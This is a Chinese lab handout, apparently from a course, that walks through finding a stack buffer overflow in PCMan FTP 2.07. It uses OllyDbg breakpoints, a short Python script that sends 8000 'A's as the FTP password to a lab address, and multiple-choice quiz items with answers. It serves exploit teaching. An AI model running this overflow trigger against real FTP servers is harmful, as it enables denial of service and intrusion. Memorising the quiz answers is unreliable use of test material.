
以下说法不正确的是：【单选题】

- 【A】 作者提供的 POC 在我们本地不能利用成功是因为系统版本不一样
- 【B】 DEP 是代码执行保护
- 【C】 目前大部分系统 DLL 都有 SafeSeh 保护
- 【D】 jmp esp 和 call esp 在覆盖返回地址利用中效果一样


答案：A


5.3 实验任务三

任务描述：



然后我们在 0x0018ED5C 下硬件写入条件断点，思路是这样的 0x0018ED5C 在保存的返回地址的前面，要覆盖到返回地址，0x0018ED5C 先被覆盖，而我们在在这个地址下当这个地址数据为 0x41414141 时候断下的条件断点，当缓冲区溢出的 A 覆盖到 0x0018ED5C 时候程序会断下来，而此时返回地址还没有被覆盖到，因此我们可以得到原来保存的返回地址，也就知道溢出发生在哪个函数了。下面在数据窗口转到 0x0018ED5C，下断点如图：





断点下好后，运行这一段 python 代码：

```
import socket
```

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
s.connect(("192.168.56.1", 21))
```

```
s.recv(1024)
```

```
User = 'anonymous'
```

```
Password='A'*8000
```


```
s.send("USER" + User + "\r\n")
```

```
print s.recv(1024)
```


```
s.send("PASS" + Password + "\r\n")
```

```
print s.recv(1024)
```


程序断下



此时 0x0018ED5C 果然是 0x41414141，在堆栈窗口转到 0x0018ED5C




注意到 0x0018ED68 这个地址保存的值 0x00402A2B，返回到....他就是我们要找的溢出函数的下一句代码，接着去 0x00402A2B 看看




看到了吧

00402A26 | E83514000 | CALL PCManFTP.00403E60

这一句就是 CALL 有漏洞的函数，溢出发生在 0x00403E60 这个函数中。
取消硬件断点并在 0x00402A26 按 F2 下断点



重新用 OD 载入 PCMAN [FTP 2.07](#) 并运行，然后运行前面的 python 代码，在 OD 里按三下 F9，看到了下面这个



The screenshot shows a debugger window with the title 'NormalMode - PCManFTP2.exe - [C.P.U* - 主线程 模块 - PCManFTP]'. The assembly code is displayed in the left pane, and the memory dump is in the right pane. The assembly code shows a loop that copies 'AAAAAA...' into a buffer. The memory dump shows the buffer content.

看到我们传递给程序的'AAAAAA...'了吧，被当作参数传递给 0x00403E60 这个函数，而这个函数对我们传进去的参数不加以校验直接复制到缓冲区，造成典型的缓冲区溢出漏洞。

5.3.2. 练习



以下说法正确的是：【单选题】

- 【A】retn 相当于 pop esp ， jmp eip
- 【B】编写程序时候总可以假设用户传递的数据是正确的
- 【C】溢出容易发生在 strcpy，memcpy 这些函数
- 【D】由于有 GS 保护，溢出覆盖返回地址的攻击已经消失

正确答案：C

6 实验报告要求

参考实验原理与相关介绍，完成实验任务，并对实验结果进行分析，完成思考题目，总结实验的心得体会，并提出实验的改进意见。

7 分析与思考

PCMAN FTP 2.07 能否稳定利用？

8 配套学习资源

1. 网络精灵

www.netfairy.net

